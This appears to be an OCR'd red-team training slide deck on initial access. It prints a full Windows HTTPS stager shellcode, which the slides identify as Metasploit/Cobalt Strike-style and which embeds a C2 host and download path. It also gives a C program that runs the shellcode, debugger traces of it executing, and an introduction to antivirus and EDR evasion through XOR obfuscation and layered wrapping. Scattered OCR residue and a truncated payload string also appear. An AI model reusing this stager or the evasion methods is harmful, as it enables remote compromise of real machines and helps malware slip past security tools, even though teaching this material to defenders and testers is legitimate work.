
Most of the attack framework and C2 on the market offer shellcode as their stage one

Gaining Access

First of all, what is shellcode?

Gaining Access

- Shellcode is basically assembly code often referred as opcode



```
\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff
\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0\x8b\x40\x78\x85
\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b\x58\x20\x01\xd3\xe3\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff\x31\xc0\xac\xc1\xcf\x0d
\x01\xc7\x38\xe0\x75\xf4\x03\x7d\xf8\x3b\x7d\x24\x75\xe2\x58\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b
\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x58\x5f\x5a\x8b\x12\xeb\x86\x5d\x68\x6e\x65\x74\x00\x68
\x77\x69\x6e\x69\x54\x68\x4c\x77\x26\x07\xff\xd5\xe8\x00\x00\x00\x00\x31\xff\x57\x57\x57\x57\x57\x68\x3a\x56\x79\xa7\xff
\xd5\xe9\xa4\x00\x00\x00\x5b\x31\xc9\x51\x51\x6a\x03\x51\x51\x68\xbb\x01\x00\x00\x53\x50\x68\x57\x89\x9f\xc6\xff\xd5\x50
\xe9\x8c\x00\x00\x00\x5b\x31\xd2\x52\x68\x00\x32\xc0\x84\x52\x52\x52\x53\x52\x50\x68\xeb\x55\x2e\x3b\xff\xd5\x89\xc6\x83
\xc3\x50\x68\x80\x33\x00\x00\x89\xe0\x6a\x04\x50\x6a\x1f\x56\x68\x75\x46\x9e\x86\xff\xd5\x5f\x31\xff\x57\x57\x6a\xff\x53
\x56\x68\x2d\x06\x18\x7b\xff\xd5\x85\xc0\x0f\x84\xca\x01\x00\x00\x31\xff\x85\xf6\x74\x04\x89\xf9\xeb\x09\x68\xaa\xc5\xe2
\x5d\xff\xd5\x89\xc1\x68\x45\x21\x5e\x31\xff\xd5\x31\xff\x57\x6a\x07\x51\x56\x50\x68\xb7\x57\xe0\x0b\xff\xd5\xbf\x00\x2f
\x00\x00\x39\xc7\x75\x07\x58\x50\xe9\x7b\xff\xff\xff\x31\xff\xe9\x91\x01\x00\x00\xe9\xc9\x01\x00\x00\xe8\x6f\xff\xff\xff
\x2f\x69\x6e\x69\x74\x31\x2e\x67\x69\x66\x00\x5b\x09\x9c\x00\x93\x28\xea\xda\x91\x45\x9e\x49\x00\x9b\x78\x25\xed\xc0\x0a
\x0f\x31\xa7\x51\x83\x01\x34\x12\x08\xd4\x76\xe1\x1f\x12\xdb\x28\x4d\x00\xca\x14\xa9\x26\xe1\x02\x43\x98\x21\x98\x66\xb5
\x85\x4a\x4d\xdc\x26\x1e\x0a\xa3\xde\xbf\x9c\xfc\xaf\x63\xc7\x66\x14\x30\x37\x00\x48\x6f\x73\x74\x3a\x20\x76\x7a\x6e\x30
\x30\x31\x2e\x61\x7a\x75\x72\x65\x65\x64\x67\x65\x2e\x6e\x65\x74\x0d\x0a\x58\x2d\x41\x73\x70\x6e\x65\x74\x2d\x56\x65\x72
\x73\x69\x6f\x6e\x3a\x20\x31\x2e\x35\x0d\x0a\x55\x73\x65\x72\x2d\x41\x67\x65\x6e\x74\x3a\x20\x4d\x6f\x7a\x69\x6c\x6c\x61
\x2f\x35\x2e\x30\x20\x28\x57\x69\x6e\x64\x6f\x77\x73\x20\x4e\x54\x20\x36\x2e\x33\x3b\x20\x54\x72\x69\x64\x65\x6e\x74\x2f
\x37\x2e\x30\x3b\x20\x72\x76\x3a\x31\x31\x2e\x30\x29\x20\x6c\x69\x6b\x65\x20\x47\x65\x63\x6b\x6f\x0d\x0a\x00\xf2\x2f\x2d
\xf8\x29\x6f\xcd\x4f\x10\x4d\x3f\x6e\xea\x5d\x31\x80\xb9\xf6\xbc\x72\xdf\x4e\x42\x6e\x9c\xeb\x2f\x11\x3e\xa1\x32\x43\x27
\xc4\x04\x85\x51\x8c\x65\x4e\x9a\x03\x3a\xc7\xdf\xc3\x0b\x63\x0b\x33\xc5\x17\x1f\x30\xa6\xdf\x87\x81\xc5\x55\xfa\x0d\x1b
\x48\x7c\xa8\xdf\x9e\xf0\xc4\x17\x91\xa2\x19\xd8\x49\x2a\xed\xcd\x80\x57\x77\x9e\xf7\x0d\x48\xac\xf2\xc1\x21\xc6\x0f\xe0
\xf8\x34\x4d\x07\xc7\xb6\x2d\xdd\xc0\xa1\x76\x9c\x82\xfc\xa1\xa2\x8c\x67\x10\x68\xa7\x13\xaa\xac\x61\x12\x71\x71\x45\xac
\x48\x42\xd9\x8f\xce\x5c\xa5\x56\xb3\xb6\x56\x68\xd1\xac\x7b\x3e\xc3\x77\x44\x81\xcb\x2a\x84\x83\x48\xaa\x74\x6a\x4a\x2f
\x61\x9b\x26\xde\x86\x72\xa5\xe5\x25\xed\xee\x87\x7e\xa4\xcf\x1a\xb2\x6c\x7f\xe6\xd3\x85\x29\x00\x68\xf0\xb5\xa2\x56\xff
\xd5\x6a\x40\x68\x00\x10\x00\x00\x68\x00\x00\x40\x00\x57\x68\x58\xa4\x53\xe5\xff\xd5\x93\xb9\x25\x00\x00\x00\x01\xd9\x51
\x53\x89\xe7\x57\x68\x00\x20\x00\x00\x53\x56\x68\x12\x96\x89\xe2\xff\xd5\x85\xc0\x74\xc6\x8b\x07\x01\xc3\x85\xc0\x75\xe5
\x58\xc3\xe8\x89\xfd\xff\xff\x76\x7a\x6e\x30\x30\x31\x2e\x61\x7a\x75\x72\x65\x65\x64\x67\x65\x2e\x6e\x65\x74\x00\x65\xcc
\x5d\x2f
```

Gaining Access


Assembly language is designed to be the “ human readable ” version of the opcode processed by the CPU

Gaining Access

The opcode can be converted back to assembly to confirm its assembly code

OpAsm can convert opcode to assembly and vice versa

https://ringzer0ctf.com/static/OpAsm.1.3.py




```
OpAsm Tools v1.3 / Mr.Un1k0d3r RingZer0 Team


ASSEMBLY OUTPUT _________________________________________
   0:   fc                      cld
   1:   e8 89 00 00 00          call   8f <(null)-0x8bd3008d>
   6:   60                      pusha
   7:   89 e5                   mov    ebp,esp
   9:   31 d2                   xor    edx,edx
   b:   64 8b 52 30             mov    edx,DWORD PTR fs:[edx+0x30]
   f:   8b 52 0c                mov    edx,DWORD PTR [edx+0xc]
  12:   8b 52 14                mov    edx,DWORD PTR [edx+0x14]
  15:   8b 72 28                mov    esi,DWORD PTR [edx+0x28]
  18:   0f b7 4a 26             movzx  ecx,WORD PTR [edx+0x26]
  1c:   31 ff                   xor    edi,edi
  1e:   31 c0                   xor    eax,eax
  20:   ac                      lods   al,BYTE PTR ds:[esi]
  21:   3c 61                   cmp    al,0x61
  23:   7c 02                   jl     27 <(null)-0x8bd300f5>
```

Gaining Access

Shellcode can be executed using small C program


Keep in mind that this approach is not going to work on modern systems due to memory allocation security measures

The long way



```c
#include <Windows.h>

int main() {
    char payload[] = "\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5

    int(*caller)(void);

    caller = (int(*)())payload;
    caller();
    return 0;
}
```


The short way



```c
#include <Windows.h>

const char main[] = "\xcc\xcc";
```

Gaining Access

Once compiled, this complex basically becomes a call EAX, where EAX is pointing to the shellcode




```
        0040139C   898424 5C030000    mov dword ptr ss:[esp+35C],eax
        004013A3   C70424 24304000    mov dword ptr ss:[esp],caller.403024     [es
        004013AA   E8 41080000        call <JMP.&puts>
        004013AF   8B8424 5C030000    mov eax,dword ptr ss:[esp+35C]
EIP --> 004013B6   FFD0               call eax
        004013B8   B8 00000000        mov eax,0
        004013BD   8D65 F4            lea esp,dword ptr ss:[ebp-C]
        004013C0   5B                 pop ebx
        004013C1   5E                 pop esi
        004013C2   5F                 pop edi
        004013C3   5D                 pop ebp
        004013C4   C3                 ret
```

```
Show FPU

EAX    0060FBA1
EBX    0040303B     caller.0040303B
ECX    75AAAEE9     msvcrt.75AAAEE9
EDX    00000000

Default (stdcall)
1:  [esp]  00403024 "Calling shellcode"
2:  [esp+4]  00000002
3:  [esp+8]  00000008
4:  [esp+C]  00000007
```

```
Address   Hex                                              ASCII
0060FBA1  FC E8 89 00 00 00 60 89 E5 31 D2 64 8B 52 30 8B  üè....`.å1Òd.R0.
0060FBB1  52 0C 8B 52 14 8B 72 28 0F B7 4A 26 31 FF 31 C0  R..R..r(.·J&1ÿ1À
0060FBC1  AC 3C 61 7C 02 2C 20 C1 CF 0D 01 C7 E2 F0 52 57  ¬<a|., ÁÏ..ÇâðRW
0060FBD1  8B 52 10 8B 42 3C 01 D0 8B 40 78 85 C0 74 4A 01  .R..B<.Ð.@x.ÀtJ.
0060FBE1  D0 50 8B 48 18 8B 58 20 01 D3 E3 3C 49 8B 34 8B  ÐP.H..X .Óã<I.4.
0060FBF1  01 D6 31 FF 31 C0 AC C1 CF 0D 01 C7 38 E0 75 F4  .Ö1ÿ1À¬ÁÏ..Ç8àuô
0060FC01  03 7D F8 3B 7D 24 75 E2 58 8B 58 24 01 D3 66 8B  .}ø;}$uâX.X$.Óf.
0060FC11  0C 4B 8B 58 1C 01 D3 8B 04 8B 01 D0 89 44 24 24  .K.X..Ó....Ð.D$$
0060FC21  5B 5B 61 59 5A 51 FF E0 58 5F 5A 8B 12 EB 86 5D  [[aYZQÿàX_Z..ë.]
0060FC31  68 6E 65 74 00 68 77 69 6E 69 54 68 4C 77 26 07  hnet.hwiniThLw&.
0060FC41  FF D5 E8 00 00 00 00 31 FF 57 57 57 57 57 68 3A  ÿÕè....1ÿWWWWWh:
0060FC51  56 79 A7 FF D5 E9 A4 00 00 00 5B 31 C9 51 51 6A  Vy§ÿÕé¤...[1ÉQQj
0060FC61  03 51 51 68 BB 01 00 00 53 50 68 57 89 9F C6 FF  .QQh»...SPhW..Æÿ
0060FC71  D5 50 E9 8C 00 00 00 5B 31 D2 52 68 00 32 C0 84  ÕPé....[1ÒRh.2À.
0060FC81  52 52 52 53 52 50 68 EB 55 2E 3B FF D5 89 C6 83  RRRSRPhëU.;ÿÕ.Æ.
0060FC91  C3 50 68 80 33 00 00 89 E0 6A 04 50 6A 1F 56 68  ÃPh.3...àj.Pj.Vh
0060FCA1  75 46 9E 86 FF D5 5F 31 FF 57 57 6A FF 53 56 68  uF..ÿÕ_1ÿWWjÿSVh
```

Gaining Access

EIP is now pointing to EAX and the shellcode is executed



```
EIP EAX →  0060FBA1   FC              cld
           0060FBA2   E8 89000000     call 60FC30
           0060FBA7   60              pushad
           0060FBA8   89E5            mov ebp,esp
           0060FBAA   31D2            xor edx,edx
           0060FBAC   64:8B52 30      mov edx,dword ptr fs:[edx+30]
           0060FBB0   8B52 0C         mov edx,dword ptr ds:[edx+C]
           0060FBB3   8B52 14         mov edx,dword ptr ds:[edx+14]
           0060FBB6   8B72 28         mov esi,dword ptr ds:[edx+28]
           0060FBB9   0FB74A 26       movzx ecx,word ptr ds:[edx+26]
           0060FBBD   31FF            xor edi,edi
           0060FBBF   31C0            xor eax,eax
           0060FBC1   AC              lodsb
           0060FBC2   3C 61           cmp al,61                        61:
           0060FBC4   7C 02           jl 60FBC8
           0060FBC6   2C 20           sub al,20
           0060FBC8   C1CF 0D         ror edi,D
           0060FBCB   01C7            add edi,eax
           0060FBCD   E2 F0           loop 60FBBF
```

```
Show FPU

EAX   0060FBA1
EBX   0040303B      caller.0040303B
ECX   75AAAEE9      msvcrt.75AAAEE9
EDX   00000000
EBP   0060FF08
ESP   0060FB8C
ESI   00403383      caller.00403383
EDI   0060FEEC

EIP   0060FBA1

EFLAGS   00000246
ZF 1  PF 1  AF 0
OF 0  SF 0  DF 0
CF 0  TF 0  IF 1
```

FC E8 89 00 00 00

[illegible]

Gaining Access

FC E8 89 00 00 00

Typical Metasploit / cobalt strike shellcode signature

Gaining Access

No need to say that Antivirus solutions and EDR will detect this stager in a matter of second since it can be detected easily

Even static approach can detect the shellcode signature

Gaining Access

- To AVOID detection, we will go through two commonly used techniques
  - Low level obfuscation (using C or assembly)
  - WRAPPING THE SHELLCODE IN SEVERAL LAYERS OF CODE (GZIP + BASE64 + C# + UNMANAGED POWERSHELL)

Gaining Access

- Low level obfuscation serves the purpose of evading static detection and not too sophisticated security products
- The idea is to hide the original shellcode that can be easily detected using regex or pattern match
- Runtime detection will still detect the final shellcode behavior

Gaining Access

For instance, DKMC is using a low-level obfuscation approach

In a nutshell, the code is encrypting the shellcode with a 32 bits (DWORD) key using the xor operator.

DWORD key ⨁ DWORD shellcode

